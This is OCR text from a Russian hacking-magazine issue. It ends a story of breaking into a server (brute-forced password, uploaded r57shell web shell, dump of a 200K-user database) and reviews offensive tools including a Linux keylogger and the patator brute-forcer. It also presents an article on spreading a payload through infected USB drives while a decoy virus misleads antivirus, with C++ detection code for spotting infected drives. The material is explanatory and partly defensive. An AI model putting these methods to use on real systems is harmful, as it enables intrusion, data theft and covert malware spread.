В это время тихонько тренькнул brutus, сообщив мне, что свою часть работы он выполнил на отлично. Да, действительно, одна из предложенных мной комбинаций оказалась верной. Причем за реально существующее системное имя пользователя отвечал сайт биллинг-системы, что тоже выглядит вполне логичным. Остальное было уже делом техники: снова был залит r57shell, сервер был изучен и найдены конфиги для соединения с БД.

После этого послушный phpMyAdmin отдал мне полный дамп базы `users` в течение пяти минут. К этому моменту у меня были полные доказательства, что безопасность в текущем виде никуда не годится, на этом я прекратил все дальнейшие манипуляции и убрал за собой.

МОИ ПОМОЩНИКИ


Итак, давай подведем итог, что помогло мне проникнуть на сервер:

1. Одинаковые пароли. Никогда не используй одинаковые пароли для FTP, SSH и прочих ресурсов, в том числе и тестовых. А уж оставлять свои реальные пароли на тестовом сервере я вообще считаю преступлением. В нашей истории пароль Ивана на сайте знакомств полностью совпал с учетной записью на FTP, поэтому в целях безопасности рекомендую тебе всегда использовать уникальные пароли, а не создавать их по маске.
2. Вывод ошибок. В журнале уже неоднократно писалось о том, что раскрытие пути в некоторых ситуациях может скомпрометировать систему. Именно так и получилось в данном случае. Не зная единственной учетной записи, я не смог бы проникнуть внутрь, даже имея на руках валидный пароль.
3. Хакер, пентестер, да и любой человек должен хорошо запомнить поговорку: один раз — случайность, два — закономерность. Знание таких базовых истин позволяет совершать большие дела. Именно выявление закономерности позволило мне сгенерировать корректный пароль.


ЗАКЛЮЧЕНИЕ


Как ты смог увидеть на примере этой истории, именно использование одинаковых паролей оказалось фатальной ошибкой, которая позволила мне получить доступ к данным более чем 200K пользователей сайта. Поэтому, регистрируясь где-либо, прими для себя за правило считать этот ресурс уязвимым и придумывать для каждого уникальный пароль. Проще всего это делать с помощью менеджера паролей, например, LastPass. И самое главное, помни, что за свою безопасность в Сети отвечаешь ты сам! Как бы нам ни хотелось обратного, но сейчас даже главы государств под колпаком, а что уж говорить про нас.]E[

↙ **Файл /etc/passwd с целевой машины**



↘ **Таблица с пользователями**






WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

X-TOOLS



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Atte Kettunen
URL: https://github.com/attekett/Surku
Система: Windows/Linux/Mac



BROWSERS MUST CRASH!

Хорошо всем знакомый по ZeroNights 0x02 финский хакер Атте Кеттунен (Atte Kettunen), специализирующийся на поиске уязвимостей в браузерах, выложил в открытый доступ свой очередной (после NodeFuzz — читай о нем в предыдущих рубриках) проект, помогающий искать баги в браузерах методом фаззинга.

Surku — это мутационный фаззер, написанный на JavaScript и запускающийся на платформе Node.js (0.8.x и 0.10.x).

Проект состоит из нескольких файлов:

- Surku.js — ядро;
- cmd.js — парсер командной строки;
- mersenne-twister.js и generators.js — генераторы случайных чисел;
- mutators.js — встроенные мутаторы и API для работы с ними;
- xmlMutator.js — мутатор XML.


Среди встроенных мутаторов (всего 19 штук):

- freqString;
- lineCopy;
- lineSwap;
- lineRepeat;
- mutateNumber;
- replaceXMLValuePair;
- insertMultipleChar;
- bitFlip и другие.

Через специальный программный интерфейс можно динамически добавлять и убирать мутаторы и конфигурировать их.

Также в архиве присутствует ряд примеров, описывающих процесс создания собственных мутаторов.

```
node Surku.js -Mm 2 -mm 1 ./test.txt
```



Автор: d0c-s4vage
URL: https://github.com/d0c-s4vage/bnarly
Система: Windows



INSIDE BROWSER

bNarly — это инструмент для исследования и эксплуатации уязвимостей в браузере, своеобразный мост между отладчиком WinDbg и JavaScript.

Чтобы разобраться, что привело к падению браузера, или понять, как та или иная страница влияет на его внутренние структуры, нужно смотреть/следить, что вытворяет JavaScript. Такое по сей день по плечу только отладчику. И весь этот процесс в отладчике выглядит достаточно муторным и трудоемким. Где может на практике пригодиться эта тулза? Например, при анализе краша, эксплуатации use-after-free уязвимости или корректировке heap-spray.

Основные функции:

- дамп памяти;
- трассировка free/alloc;
- выполнение JavaScript-кода.

Из полезных вещей есть продуманная система вычленения кода, отвечающего за графический интерфейс.

Алгоритм работы:

- открываем браузер;
- открываем WinDbg и аттачимся к нужной вкладке;
- ставим брейкпоинт в WinDbg на нужную функцию;
- в окне bNarly пишем и исполняем нужный код;
- WinDbg за всем следит, и потом bNarly отображает нам свою информацию.

На текущий момент поддерживает:

- IE 8, 9, 10, 11;
- Firefox >= 20.

Тулза написана на jQuery и имеет свой хорошо документированный API.



Автор: Ta Kernc
URL: https://code.google.com/p/logkeys/
Система: Linux



LINUX KEYLOGGER

Все, что любопытно сторонним взорам (злоумышленникам), пользователи, как правило, вводят сами с помощью клавиатуры. Остается только встать между клавиатурой и системой. Этим, в принципе, и занимаются кейлоггеры. Кейлоггер — это инструмент для считывания нажатий клавиш с клавиатуры. В основном это любят делать вредоносные программы для записи логинов, паролей и другой конфиденциальной информации. Такими вредоносами на Windows никого не удивить, а вот в мире Linux подобные штуки встречаются редко.

Возможно, ты слышал об lkl, uberkey, THC-vlogger, PyKeylogger. Но они сейчас либо больше не поддерживаются, либо работают неправильно.

Logkeys (linux keylogger) — это кейлоггер для GNU/Linux-систем. Он более продвинут, чем его конкуренты, и лучше соответствует текущим реалиям. Принцип работы данного кейлоггера базируется на интерфейсе событий подсистемы ввода ОС Linux. Так что после установки он логирует все символы и функциональные клавиши (Shift, AltGr и так далее). Он хорошо работает как с serial-клавиатурами, так и с USB-клавиатурами стандарта от 101 до 105 клавиш без Asian-расширения.

Особенности последней версии:

- удаленная выгрузка лога по HTTP;
- распознавание USB HID keyboard устройств.

Автор планирует со временем добавить:

- отправку лога на почту;
- логирование окна, в котором был ввод;
- извлечение содержимого из contents;
- поддержку событий для мыши.

P. S.: для защиты важных данных от перехвата советую юзать виртуальную клавиатуру.

```
// Create Assembler.
Assembler a;

// Arguments offset: 4 (first argume
const int arg_offset = 4 + 4;

// Labels.
Label L_Loop;
Label L_Exit;

// Prolog.
a.push(ebp);
a.mov(ebp, esp);
a.push(esi);
a.push(edi);
```

Автор: Petr Kobalicek
URL: https://code.google.com/p/asmjit/
Система: Windows/Linux/Mac


Ассемблер в стиле JIT

Хочу поделиться с тобой еще одной интересной библиотекой под названием AsmJit.

AsmJit — это JIT-ассемблер для C++ с поддержкой x86/x64. Идея проекта заключается в написании ассемблерных вставок на C++ (что куда удобнее, чем inline), а также в абстракции от самого ассемблера, процессора и многих других вещей, которые нужно держать в голове при работе с ассемблером. Например, он может быть полезен при написании собственного загрузчика или тестировании шелл-кода, при этом ASLR нисколько не мешает. Особенности:


- полный набор x86/x64-инструкций: FPU, MMX, SSE, SSE2, SSE3, SSSE3, SSE4;
- безопасность во время компиляции и во время выполнения;
- low-level и high-level кодогенерация;
- встроенный CPU-детектор;
- управление виртуальной памятью;
- конфигурируемый менеджер памяти, логирование и обработка ошибок;
- маленький и встраиваемый;
- отсутствуют зависимости.

AsmJit был успешно протестирован на различных C++ компиляторах (включая MSVC, GCC, Clang, Borland C++) под основными операционными системами (Windows, Linux, Mac). В качестве примера проекта, использующего данную библиотеку, можно посмотреть проект HadesMem (https://code.google.com/p/hadesmem), позволяющий манипулировать памятью в других процессах, или SoNew (bit.ly/1i6sliY), умеющий делать инъекции в процессы Windows.




Автор: Sebastien Macke
URL: https://code.google.com/p/patator/
Система: Windows/Linux/Mac





Автор: ReWolf
URL: dirty-joe.com
Система: Windows





Автор: Portcullis Labs
URL: labs.portcullis.co.uk/tools/crash
Система: Mac



СИЛА ПЕРЕБОРА!

Поговорим о брутфорсе. Перебор — это грубо, некрасиво, однако порой на пентесте без него не обойтись. Но при этом если речь касается паролей, то он может дать превосходный результат с минимальными человеческими трудозатратами. Если тебе не нравятся Hydra, Medusa, ncrack, NSE-скрипты для Nmap и вспомогательные модули из Metasploit, то есть еще один вариант. Знакомься с patator.

Особенности:

- 26 модулей;
- написан на Python 2.x;
- многопоточный;
- весь проект в одном файле.

В patator можно очень хитро настраивать фильтрацию определенных ответов от серверов (это нельзя делать ни в Hydra, ни в Medusa). Например, они будут пропускать легитимный логин/пароль, если ответ будет 400, 402, 405, 406 и так далее. Это связано с тем, что реализация != RFC. А в patator все это можно легко настроить.

При этом мы все так же можем указывать необходимые словари и куда их необходимо вставлять. А из интересных фич можно выделить показ прогресса выполнения и возможность поставить перебор на паузу.

Доступные модули:

- FTP, SSH, Telnet, SMB, LDAP, MySQL, MS SQL, PGSQL, Oracle, VNC, SNMP;
- HTTP, DNS;
- ZIP, Java keystore.

Кроме того, он заметно быстрее, чем Hydra!

Если заинтересовало, то советую презентацию «Introducing Patator: An open-source tool to brute-force stuff» (bit.ly/KnvagH) с Ruxmon 2013.

JAVA КАК ОНА ЕСТЬ

Как известно всем, Java присутствует более чем на трех миллиардах устройств — о ее распространенности даже не стоит спорить, как и о любви к ней со стороны хакеров :). Многочисленные эксплойты и чуть менее многочисленные зловреды для и на Java живут на просторах интернета. И все это необходимо ловить, анализировать, исследовать. Так что без качественного инструмента не обойтись.

Итак, встречай dirtyJOE (Java Overall Editor) — бесплатный, написанный на C++ редактор и просмотрщик скомпилированного Java-кода. А если быть более точным, то Java-байт-кода, который после компиляции располагается в class-файлах. И вот спустя два года затишья с последнего релиза вышла новая и обновленная версия dirtyJOE. Основной ее фичей можно назвать восстановление отладочной информации (таблица локальных переменных, таблица номеров строк и так далее).

Ключевые особенности:

- просмотр: пула констант, методов, полей, атрибутов;
- редактирование: пула констант, байт-кода, заголовка, атрибутов;
- Python-скриптинг для зашифрованных строк.

Наличие скриптового движка на Python позволяет автоматизировать задачи при анализе вредоносов.

Вообще программа имеет простой и понятный интерфейс, с которым очень легко исследовать и редактировать Java-байт-код. Данный инструмент просто must have к какому-нибудь Java-декомпилятору при анализе Java. Думаю, со временем появятся аналогичные инструменты и для других ЯП, использующих байт-код (C# или для андроидовского Dalvik'а).

CRASH MONITOR FOR OS X

Фаззинг в последнее время у всех на слуху — он популярен и эффективен. Существенную роль в данном процессе играют инструменты, так как автоматизация процесса — это важная черта фаззинга. Ключевой этап в этом процессе — этап ловли падений. Если он отсутствует или выполнен неправильно, то фазь не фазь, а эффекта будет ноль. Так что сейчас поговорим о ловле крашей на OS X.

Возможно, ты уже пользовался CrashWrangler (peachfuzzer.com/v3/Monitors/CrashWrangler.html) или хотя бы слышал о нем и стандартном Crash Reporter (en.wikipedia.org/wiki/Crash_Reporter_(OS_X)). CrashWrangler, однако, весьма неповоротлив, а Crash Reporter хранит только двадцать последних падений и норовит все отправить в Apple. Так что сегодня хотелось бы представить более простой и гибкий инструмент в лице Crash.

Итак, Crash — это инструмент для ловли падений приложений в OS X. Эта штука полностью написана на языке Си и в качестве движка для дизассемблирования использует библиотеку BeaEngine.

Ключевые особенности:

- отображение регистров CPU;
- отображение дизассемблированного участка кода, на котором произошло падение;
- отображение части памяти стека;
- поддержка 32/64-bits.

Также стоит помнить, что данная тулза подойдет только для ловли падений в user mode. Для kernel mode нужно использовать что-нибудь другое.

О процессе установки советуем почитать на странице приложения.



Dave Kleinschmidt @ Flickr.com

Проникновение через USB

Выявляем и наказываем пользователей, не следящих за чистотой флешек

Если какой-то человек предлагает тебе что-нибудь записать с его флешки или на нее, ты с вероятностью более 146% будешь уверен, что там есть вирусы. Почему так происходит в наш век антивирусов, безумных запретов и лично Геннадия Онищенко? Чем этот факт может быть полезен хакеру? А пентестеру? А специалисту по информационной безопасности? Давай обо всем по порядку.



Александр Ващило
специалист ИБ
Pankov404@gmail.com,
@Pankov404

ВВЕДЕНИЕ

Как правило, большинство пентестов проводятся по довольно простой схеме. Сначала при помощи социальной инженерии обеспечивается доступ к целевой среде или ее отдельному звену, а затем производится ее заражение техническими средствами. Вариации проведения атаки могут быть разными, однако обычно классический пентест — это сплав технической части и социальной инженерии в самых различных пропорциях. Недостаток классического пентеста заключается в том, что надо «нащупать» того самого сотрудника и после этого переходить к следующему этапу. Если бы можно было автоматизировать процесс поиска слабого звена и его дальнейшую эксплуатацию, то это могло бы ускорить процесс пентестинга и значительно повысить конечные шансы на успех.

Согласно известной статистике, приведенной антивирусными компаниями, около 30% юзеров не пользуются антивирусами, попросту отключают их или не обновляют базы. Отталкиваясь от этого, можно утверждать, что в любой среднестатистической компании найдется определенная группа людей, которая очень пренебрежительно относится к информационной безопасности, и, в свою очередь, именно этих людей целесообразно использовать для проведения атаки. Кроме того, любая функционирующая система может быть подвержена влиянию целого ряда случайных факторов, которые также могут временно парализовать систему безопасности:

- слетели настройки прокси-сервера, из-за чего антивирусные базы не были обновлены;
- закончился срок лицензии антивируса, а о ее продлении руководство вовремя не позаботилось;
- сбой работы сети сделал невозможным удаленную распечатку файлов, из-за чего все сотрудники были вынуждены скопировать документы на флешку и распечатать их в другом отделе.

Достаточно только включить воображение, и можно добавить еще десяток вариантов развития событий. Резюмируя сказанное, можно утверждать, что в любой среднестатистической организации есть потенциально ненадежные сотрудники и иногда возникают обстоятельства, которые могут нарушить привычную работу и парализовать защиту. Поэтому если ударить в нужном месте в нужное время, то атака будет успешна.

На деле задача заключается в следующем: определить, что в данный момент произошло одно из случайных событий, которое привело к снижению безопасности, а после этого воспользоваться данной ситуацией в качестве маскировки и незаметно осуществить атаку.

Фактически задача сводится к тому, чтобы найти человека, который забивает на безопасность, и почему бы не использовать для этого флешки?


Многие вирусописатели очень полюбили флешносители, так как они позволяют легко и быстро заражать компьютеры и даже самый элементарный USB-вирус имеет неплохие шансы на успех. Бум autorun-вирусов, который пришелся на 2008 год, спустя пять лет не сбавляет оборотов, более того, USB-вирусы стали еще наглее и порой даже не скрывают своего присутствия.

И в то же время зараженная флешка — это универсальный индикатор грамотности ее владельца в вопросе элементарной ИБ. К примеру, если собрать десять флешек у различных людей, то наверняка у троих-четверых из них будут на флешках вирусы. Если спустя неделю повторно взять у этих людей флешки, то у двоих-троих вирусы останутся. Исходя из этого, можно утверждать, что на компьютерах, с которыми работают с данной флешки, не стоит даже самая элементарная защита или она по каким-то причинам отключена или не работает вовсе. Таким образом, даже если распространять самый заурядный вирус, который успешно детектится всеми антивирусами, только среди данной группы людей, то он сможет заразить большое количество компьютеров, прежде чем будет обнаружен. А раз эти компьютеры не имеют защиты, то также он долго сможет оставаться работоспособным.

КОРОТКО ОБ АЛГОРИТМЕ

- Устанавливаем нашу программу на компьютеры в компании.
- Сканируем подключаемые флешки на наличие признаков зараженности.
- «Заливаем» на зараженную флешку тестовую боевую нагрузку или переписываем их номера для статистики.
- Докладываем начальству, наказываем пользователей-раздолбаев, держим, не пущаем и запрещаем.

А если ты не сотрудник службы информационной безопасности и тебе вдруг захотелось с помощью описанных нами способов заражать нерадивых пользователей настоящим вирусом, то нам с тобой не по пути. Нарушения УК РФ мы не одобряем, поэтому срочно вырви эту статью из журнала, съешь, запей водой, выдерни шнур, выдави стекло и больше о таких вещах не задумывайся!






Рис. 1. Процентное соотношение компьютеров по наличию real-time защиты

Рис. 2. Подверженность компьютерным угрозам исходя из наличия real-time защиты

РЕАЛИЗАЦИЯ

На определенный компьютер, к которому периодически подключают флешки, устанавливаем специальную программу, работающую по следующему алгоритму. При подключении очередной флешки программа пытается определить, заражена ли она. Так как нельзя учесть все многообразие USB-вирусов, то имеет смысл использовать эвристический подход определения заражения на основе следующих критериев:

- наличие файла autorun.inf;
- атрибуты файлов RHS;
- малый размер подозрительного файла;
- файловая система не NTFS;
- отсутствие папки с именем autorun.inf;
- наличие файлов ярлыков.

Если данная флешка заражена, то программа записывает ее в базу с указанием серийного номера и хеша подозрительного файла. Если спустя несколько дней флешка повторно подключается к этому компьютеру (а такое происходит почти всегда) и на ней все так же остаются подозрительные файлы, то на нее осуществляется установка нашей боевой нагрузки; если же подозрительного файла не осталось, то программа удаляет из базы серийный номер этой флешки. Когда же заражается новый компьютер, вирус запоминает серийный номер материнской флешки и никогда ее не заражает и не анализирует, чтобы спустя время не выдать себя, если владелец флешки «поумнеет».

Для получения серийного номера напишем следующую функцию на основе API GetVolumeInformation:

```
String GetFlashSerial(AnsiString DriveLetter)
{
 DWORD NotUsed;
 DWORD VolumeFlags;
 char VolumeInfo[MAX_PATH];
 DWORD VolumeSerialNumber;
 GetVolumeInformation( AnsiString(DriveLetter + ↵
 ":\\").c_str()  ,
 NULL, sizeof(VolumeInfo), &VolumeSerialNumber, ↵
   &NotUsed,
   &VolumeFlags, NULL, 0);
 String S;
 return S.sprintf("%X", VolumeSerialNumber);
}
```

Надо отметить, что функция GetFlashSerial получает не статичный уникальный кодификатор устройства, а лишь серийный номер тома. Этот номер задается случайным числом и, как правило, меняется каждый раз при форматировании устройства. В наших же целях достаточно только серийного номера флешки, так как задача жесткой привязки не стоит, а форматирование подразумевает полное уничтожение информации, фактически приравнивая отформатированную флешку к новой.

Теперь приступим к реализации самой эвристики.

```
bool IsItABadFlash(AnsiString DriveLetter)
{
 DWORD NotUsed;
 char drive_fat[30];
 DWORD VolumeFlags;
 char VolumeInfo[MAX_PATH];
 DWORD VolumeSerialNumber;
 GetVolumeInformation( AnsiString(DriveLetter + ↵
 ":\\").c_str()  ,
 NULL, sizeof(VolumeInfo), &VolumeSerialNumber, ↵
   &NotUsed,
   &VolumeFlags, drive_fat, sizeof(drive_fat));

  bool badflash=false;

  if ((String(drive_fat)!="NTFS") && ↵
  (FileExists(DriveLetter + ":\\autorun.inf")))
  {
   DWORD dwAttrs;
   dwAttrs = GetFileAttributes(AnsiString↵
   (DriveLetter + ":\ \autorun.inf").c_str());
   if ((dwAttrs & FILE_ATTRIBUTE_SYSTEM)
   && (dwAttrs & FILE_ATTRIBUTE_HIDDEN)
   && (dwAttrs & FILE_ATTRIBUTE_READONLY))
   {
    badflash = true;
   }
  }

 if (!badflash)
 {
 TSearchRec sr;
 FindFirst(DriveLetter+":\\*.lnk", faAnyFile, sr);
 int filep=sr.Name.LastDelimiter(".");
 AnsiString filebez=sr.Name.SubString(1, filep-1);
 if (DirectoryExists(DriveLetter+":\\"+filebez))
 {
  DWORD dwAttrs = GetFileAttributes(AnsiString↵
  (DriveLetter+":\\"+filebez).c_str());
   if ((dwAttrs & FILE_ATTRIBUTE_SYSTEM)
   && (dwAttrs & FILE_ATTRIBUTE_HIDDEN))
   {
    badflash = true;
   }
 }
}
```

	Family	Most significant category	3Q12	4Q12	1Q13	2Q13
1	INF/Autorun	Miscellaneous Trojans	2,15%	2,04%	1,83%	1,70%
2	Win32/Obfuscator	Miscellaneous Trojans	1,15%	1,26%	1,42%	1,89%
3	HTML/IframeRef	Exploits	0,42%	1,87%	1,54%	1,67%
4	JS/Seedabutor	Miscellaneous Trojans	—	—	1,76%	0,69%
5	Win32/Dorkbot	Worms	0,95%	1,01%	0,82%	0,95%
6	Win32/Sirefef	Miscellaneous Trojans	1,03%	0,74%	0,88%	0,71%
7	Win32/Sality	Viruses	0,80%	0,81%	0,78%	0,73%
8	Win32/Conficker	Worms	0,86%	0,82%	0,72%	0,68%
9	Win32/Gamarue	Worms	0,12%	0,09%	0,34%	1,03%
10	JS/BlacoleRef	Miscellaneous Trojans	0,87%	0,57%	0,45%	0,74%




Рис. 3. Значения самых популярных угроз

Рис. 4. Графическое сравнение самых популярных зловредов

```
  return badflash;
}
```

Алгоритм эвристической функции достаточно прост. Сначала мы отсеиваем все устройства с файловой системой NTFS и те, которые не содержат файл autorun.inf. Как правило, все флешки по умолчанию идут с файловой системой FAT32 (реже FAT и еще реже exFAT), однако иногда системные администраторы или другие сотрудники IT-отдела форматируют их в систему NTFS для своих нужд. «Умники» нам не нужны, их мы сразу исключаем. Следующим этапом проверяем файл autorun.inf на атрибуты «скрытый» и «системный». Файл autorun.inf может принадлежать и совершенно законной программе, но если в нем присутствуют данные атрибуты, то можно с очень большой вероятностью утверждать, что флешка заражена вирусом.

Сейчас многие вирусописатели стали реже использовать файл autorun.inf для заражения машин. Причин сразу несколько: во-первых, почти все антивирусы или пользователи отключают опцию автозапуска; во-вторых, на компьютере может быть несколько вирусов, использующих одинаковый способ распространения, и каждый из них перезаписывает файл на свой лад. Поэтому все чаще начал использоваться способ заражения через создание ярлыков и скрытие оригинальных папок. Чтобы не оставить и эти флешки без внимания, мы проверяем наличие файла ярлыка и наличие папки с таким же именем в корне тома. Если при этом папка также имеет атрибуты «скрытый» и «системный», то помечаем эту флешку как зараженную.

Конечно, эвристика имеет свои погрешности и нюансы, поэтому есть смысл ее тщательно проработать к конкретной задаче, однако в нашем случае можно со 100%-й вероятностью утверждать ее корректность.

Если с эвристическим анализом флешки все в целом ясно, то с «заражением» возможны нюансы. Например, можно попросту перезаписать старый вирус нашим без каких-либо поправок в файл autorun.inf, файлы, ярлыки и прочее. Таким образом, наш «вирус» получит управление на новом компьютере, но предварительно лучше также сделать старую копию вируса и сохранить в том же каталоге с чуть отличающимся именем. Если по каким-то причинам на другом компьютере будет работать антивирус, то он обнаружит старый вирус, удалит его, выдаст пользователю предупреждение об успешном уничтожении угрозы — и тем самым обеспечит ложное чувство безопасности у пользователя, а наш «вирус» останется незамеченным.

Кроме этого, в декабрьском выпуске «Хакера» мы также писали об уязвимостях DLL hijacking в различном ПО и о его эффективном применении. Поэтому если предполагается, что на флешках могут находиться такие программы, как менеджеры паролей или портативные версии различного ПО, то имеет смысл использовать данную уязвимость и тем самым расширить спектр пораженных машин и ценность полученных данных для пентеста.


Кстати, не всегда имеет смысл прибегать к заражению флешек. К примеру, если у ИБ-отдела стоит задача просто периодического мониторинга сотрудников на наличие «ненадежных людей», то разумнее установить данную программу на несколько машин и просто записывать серийные номера флешек и время создания вредоносного файла для сбора статистики. Тем самым не требуется буквальным образом обыскивать всех сотрудников, и при этом сохраняется конфиденциальность данных на флешках, а на основе полученных сведений можно судить также о возможном заражении домашних компьютеров пользователей и состоянии ИБ в целом. Ведь, как мы уже писали ранее, любая система подвержена случайным факторам и не исключен риск появления угроз.

ТЕСТИРОВАНИЕ

Развернув программу в относительно средней по масштабу сети, уже через неделю мы получили достаточно красноречивые данные. Более 20% всех подключенных флешек были инфицированы каким-либо вирусом или трояном, и более 15% по-прежнему оставались инфицированными при повторном подключении спустя пару дней. Надо также отметить, что на многих компьютерах стояла антивирусная защита, которая периодически исполняла свои обязанности. Однако то привычное равнодушие к выскакивающему предупреждению антивируса, к которому уже давно привыкли пользователи при подключении флешки, не позволяла им предположить, что они имеют дело с совершенно иной угрозой. Ложное чувство безопасности позволяло пользователям без смущения подключать флешку к различным компьютерам, а нашей программе успешно делать свое дело.

ЗАКЛЮЧЕНИЕ


Подводя черту, можно сказать, что главный недостаток этого метода — его неопределенность. Никто не знает, когда именно к компьютеру будет подключена та самая «подходящая» флешка, поскольку это сильно зависит от среды, в которой развернута программа. Однако этот недостаток не умаляет главного преимущества метода. Можно очень долго оставаться незамеченными и, растворяясь среди других угроз, поражать все новые и новые машины полностью в автоматическом режиме. Несложно заметить, что такая методика имеет определенный эффект масштаба. Чем больше сотрудников работает в организации и чем разнообразнее внутренние коммуникации, тем больший будет результат. Хотя этот подход будет отлично работать в структуре совершенно любого масштаба, ведь его основная задача сводится не к массовому поражению системы, а к целевому удару по самому слабому звену — человеку. ☒



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

ТЕСТИРОВАНИЕ JavaScript



Игорь Антонов
antonov.igor.khv@gmail.com,
vr-online.ru

